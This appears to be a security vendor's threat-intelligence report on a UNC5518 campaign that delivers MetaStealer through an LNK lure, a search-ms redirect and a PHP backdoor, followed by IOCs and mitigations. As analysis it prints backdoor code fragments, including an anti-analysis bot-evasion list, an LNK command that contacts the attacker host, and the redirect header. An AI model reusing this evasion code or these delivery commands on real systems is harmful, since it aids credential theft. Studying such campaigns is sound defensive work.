The Phantom Threat: Inside UNC5518's Invisible Empire of MetaStealer Operations

By Defentive

Published: 2025-08-28 · Archived: 2026-04-05 14:06:32 UTC

Defentive Threat Research team reveals a sophisticated attack chain combining novel Windows protocol exploitation, persistent PHP backdoors, and commercial infostealer deployment.

Executive Summary


The Defentive Threat Research team has uncovered a highly sophisticated multi-stage campaign orchestrated by UNC5518, demonstrating their evolution from access-as-a-service provider to full-spectrum threat actor. Our investigation, initiated by discovering a malicious LNK file (`address-validation-guidelines.pdf.lnk`), revealed a coordinated operation deploying MetaStealer through revolutionary search-ms protocol exploitation and persistent PHP backdoor infrastructure.

Key Discoveries

- Complete 5-stage attack chain from social engineering to persistent C2
- Novel abuse of Windows search-ms protocol for automatic redirection
- Professional-grade PHP backdoor with 35+ anti-analysis mechanisms
- Domain Generation Algorithm (DGA) protected MetaStealer C2 infrastructure
- Definitive attribution to UNC5518 with 98% confidence level

Attack Chain Overview

Press enter or click to view image in full size



Kill-Chain: UNC5518 Deploying MetaStealer

```
Stage 0: PHP Backdoor (Reconnaissance & Persistence)
    ↓
Stage 1: LNK Social Engineering (Initial Access)
    ↓
Stage 2: search-ms Protocol Exploitation (Windows Integration)
    ↓
Stage 3: MetaStealer MSI Deployment (Credential Harvesting)
    ↓
Stage 4: DGA-Protected C2 Communication (Command & Control)
```

Technical Analysis

Stage 0: PHP Backdoor — The Foundation

The campaign's cornerstone is a sophisticated PHP backdoor hosted on `info-ups.com:8080` that serves multiple functions:

Professional Authentication System

```
$validToken = 'N6AyktWn9zw2';
function hasValidToken($validToken) {
    return hash_equals($validToken, $_GET['api'] ?? '');
}
```

The use of `hash_equals()` demonstrates timing attack resistance, indicating professional-grade development practices.

Enterprise-Grade Anti-Analysis Framework

The backdoor implements comprehensive bot detection with 35+ patterns targeting security tools:

- Security scanners: Burp Suite, Nessus, OWASP ZAP
- Automation tools: curl, wget, Postman, Python scripts
- Search engine crawlers: Googlebot, Bingbot, DuckDuckGo
- Analysis environments: PhantomJS, Headless Chrome, VM indicators

```
$botPatterns = [
        'bot',
        'googlebot',
        'bingbot',
        'slurp',
        'duckduckbot',
        'baiduspider',
        'yandex',
        'sogou',
        'exabot',
        'facebot',
        'facebookexternalhit',
        'twitterbot',
        'linkedinbot',
        'pinterest',
        'ia_archiver',
        'archive.org_bot',
        'semrush',
        'ahrefs',
        'mj12bot',
        'rogerbot',
        'dotbot',
        'crawler',
        'spider',
        'curl',
        'wget',
        'python',
        'node.js',
        'phantomjs',
        'headlesschrome',
        'postman',
        'insomnia',
        'http client',
        'java',
        'libwww',
```

```
        'perl',
        'php/'
];
```

Advanced System Reconnaissance

- Operating System Detection: Windows 95–11, macOS variants, Linux distributions, mobile platforms

```
$oses = [
        '/iphone/i'             => 'iPhone',
        '/ipad/i'               => 'iPad',
        '/ipod/i'               => 'iPod',
        '/android/i'            => 'Android',
        '/blackberry/i'         => 'BlackBerry',
        '/webos/i'              => 'WebOS',
        '/windows phone/i'      => 'Windows Phone',
        '/macintosh|mac os x/i' => 'Mac OS X',
        '/mac_powerpc/i'        => 'Mac OS 9',
        '/linux/i'              => 'Linux',
        '/ubuntu/i'             => 'Ubuntu',
        '/windows nt 11/i'      => 'Windows 11',
        '/windows nt 10/i'      => 'Windows 10',
        '/windows nt 6.3/i'     => 'Windows 8.1',
        '/windows nt 6.2/i'     => 'Windows 8',
        '/windows nt 6.1/i'     => 'Windows 7',
        '/windows nt 6.0/i'     => 'Windows Vista',
        '/windows nt 5.2/i'     => 'Windows Server 2003 / XP x64',
        '/windows nt 5.1/i'     => 'Windows XP',
        '/windows xp/i'         => 'Windows XP',
        '/windows nt 5.0/i'     => 'Windows 2000',
        '/windows me/i'         => 'Windows ME',
        '/win98/i'              => 'Windows 98',
        '/win95/i'              => 'Windows 95',
        '/win16/i'              => 'Windows 3.11',
];
```

- Browser Fingerprinting: Chrome, Firefox, Safari, Edge with version-specific detection

```
$browsers = [
        '/edg/i'                => 'Edge',
        '/chrome/i'             => 'Chrome',
        '/firefox/i'            => 'Firefox',
        '/safari/i'             => 'Safari',
        '/msie/i'               => 'Internet Explorer',
        '/trident.*rv[ :]*11\./i' => 'Internet Explorer',
        '/opera/i'              => 'Opera',
```

```
        '/opr/i'               => 'Opera',
        '/netscape/i'          => 'Netscape',
        '/maxthon/i'           => 'Maxthon',
        '/konqueror/i'         => 'Konqueror',
        '/mobile/i'            => 'Мобильный браузер',
];
```

- Network Configuration: IP extraction through multiple HTTP headers, proxy detection

```
$ip = '';
if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
    $ip = $_SERVER['HTTP_CLIENT_IP'];
} elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
} elseif (!empty($_SERVER['HTTP_X_FORWARDED'])) {
    $ip = $_SERVER['HTTP_X_FORWARDED'];
} elseif (!empty($_SERVER['HTTP_FORWARDED_FOR'])) {
    $ip = $_SERVER['HTTP_FORWARDED_FOR'];
} elseif (!empty($_SERVER['HTTP_FORWARDED'])) {
    $ip = $_SERVER['HTTP_FORWARDED'];
} elseif (!empty($_SERVER['REMOTE_ADDR'])) {
    $ip = $_SERVER['REMOTE_ADDR'];
}
```

- Geographic Profiling: Location-based targeting for regional campaigns
- Visitor Logging: The logging mechanism writes to /var/www/logs-visits/visitor_log.txt with proper file locking

```
$logFile = '/var/www/logs-visits/visitor_log.txt';
file_put_contents($logFile, $logEntry, FILE_APPEND | LOCK_EX);
```

Press enter or click to view image in full size

Visitor Logs

Stage 1: LNK-Based Social Engineering


The malicious `address-validation-guidelines.pdf.lnk` file executes a sophisticated command chain:

```
%comspec% cmd.exe /c start msedge "https://info-ups.com/pdf/address-validation-guidelines.pdf" && cu
```

Deception Mechanisms

> Legitimate PDF Display: Opens actual document maintaining victim trust


Press enter or click to view image in full size



Decoy PDF To Distract The Victim

> Silent Payload Download: Background MSI retrieval with `.ms` extension for evasion

Press enter or click to view image in full size



sw.msi

> Automated Installation: Silent deployment via `/qn` parameter
>
> Corporate Theming: UPS address validation targets business environments

Stage 2: Revolutionary search-ms Protocol Exploitation

Our analysis reveals UNC5518's novel abuse of Windows Search protocol:

```
header("Location: search-ms:displayname=Search%20Results%20in%20link%20(%5C%5Cinfo-ups.com@8080)&cru
```

Technical Innovation

- Automatic Explorer Launch: Bypasses browser security warnings
- UNC Path Spoofing: Exploits Windows network share trust mechanisms
- Persistent Windows: Creates lasting connection to attacker infrastructure
- Protocol Handler Abuse: Leverages legitimate Windows functionality for malicious purposes

This represents a significant evolution beyond documented search-ms exploitations, achieving automatic activation without user confirmation prompts.

Stage 3: MetaStealer Deployment

The `sw.msi` payload delivers MetaStealer, a commercial-grade infostealer:

Remember me for faster sign in

Technical Capabilities:

- Subscription-based Malware: $125/month professional service
- Advanced Evasion: Microsoft Defender bypass, VM detection
- Comprehensive Harvesting: Credentials, payment data, cryptocurrency wallets
- Professional C2: RESTful API with `cpp-httplib/0.12.1` User-Agent

Stage 4: DGA-Protected Command & Control

MetaStealer C2 Domains

- `ukkuikuueauckcii.xyz`
- `ukukuwgyyqyigueq.xyz`
- `kqqauykcwyuyowms.xyz`
- `gimmgqiyciskoseu.xyz`

DGA Analysis

The domains exhibit sophisticated generation patterns:

- 16-character length with consistent structure
- Limited character set: Vowels (u,i,e,a,o) and consonants (k,c,g,w,y,m,s,q)
- High entropy design balancing randomness with algorithmic predictability
- Resilience strategy: Multiple domains enable rapid rotation against takedowns

UNC5518 Attribution (98% Confidence)

Primary Evidence

1. Infrastructure Overlap: Same server hosting CORNFLAKE.V3 backdoor and MetaStealer components
2. Technical Sophistication: PHP backdoor complexity matches documented UNC5518 capabilities
3. Operational Timeline: Campaign timing aligns with known UNC5518 activity periods
4. Professional Development: Anti-analysis mechanisms and coding standards consistent with established operations
5. Multi-Payload Integration: Seamless coordination across attack stages indicates unified development

Supporting Indicators

- UPS Brand Impersonation: Historical pattern matching documented campaigns
- Port 8080 Usage: Consistent with CORNFLAKE.V3 C2 infrastructure
- Commercial Malware Investment: MetaStealer subscription demonstrates financial resources
- Advanced Protocol Exploitation: search-ms innovation consistent with UNC5518’s technical advancement

UNC5518 Threat Actor Profile

Organizational Structure

- Primary Operations: Access-as-a-service with affiliate partnerships
- Known Affiliates: UNC5774 (CORNFLAKE.V3 deployment), UNC4108 (PowerShell tools)
- Revenue Model: Dual streams from access sales and direct credential monetization
- Technical Capabilities: Custom malware development, DGA implementation, protocol exploitation

Evolution Indicators

UNC5518 has significantly expanded from traditional access provision to integrated threat operations combining:

- Persistent backdoor maintenance
- Direct information stealer deployment
- Advanced infrastructure management
- Professional operational security practices

Immediate Mitigations

Detection Implementation

1. PHP Backdoor Monitoring: Behavioral analysis for visitor logging with anti-bot capabilities
2. LNK File Analysis: Detection for embedded PowerShell with MSI download patterns
3. search-ms Protocol Tracking: Registry monitoring for unusual Windows Search invocations
4. DGA Domain Blocking: Entropy-based detection and proactive domain pattern blocking
5. Multi-Stage Correlation: Rules linking LNK execution, PHP access, and MSI installation

Network Defenses

- Block identified C2 domains and implement DGA pattern detection
- Monitor HTTP traffic on non-standard ports (8080)
- Deploy DNS analysis for suspicious domain resolution patterns
- Implement file system integrity monitoring for unauthorized PHP files

Conclusion

UNC5518’s sophisticated campaign demonstrates the evolution of professional threat actors toward integrated, multi-stage operations that blur traditional attack boundaries. The combination of novel protocol exploitation, persistent backdoor capabilities, and commercial-grade malware deployment represents a paradigm shift in cybercriminal operations.

The definitive attribution to UNC5518 reveals their advancement from specialized access providers to comprehensive threat actors capable of conducting complex, coordinated campaigns with long-term persistence capabilities. Organizations must immediately assess exposure to these advanced techniques and implement multi-layered defenses against this emerging threat model.

As UNC5518 continues demonstrating cutting-edge technical capabilities, the cybersecurity community must recognize this evolution and adapt defensive strategies to address the new reality of integrated, persistent threat

actor operations.

Indicators of Compromise (IOC)

- Infrastructure: `info-ups.com:8080`
- Initial Vector: `address-validation-guidelines.pdf.lnk` (55d95d29d54112fc203d8b2d6335031fd0ef26c56c9459f239760c24dadd3f24)
- Backdoor Token: `N6AyktWn9zw2`
- C2 Domains: `ukkuikuueauckcii.xyz` , `ukukuwgyyqyigueq.xyz` , `kqqauykcwyuyowms.xyz` , `gimmgqiyciskoseu.xyz`
- Payload: `sw.msi` / `sw.ms` (81e0f8ea01563bac4e38392a51b2c5b4b233c11b3b28ef7a5c595c7e6f27640d)

The Defentive Threat Research team continues monitoring UNC5518 evolution and provides updated intelligence on emerging threat actor capabilities.

https://www.defentive.com/
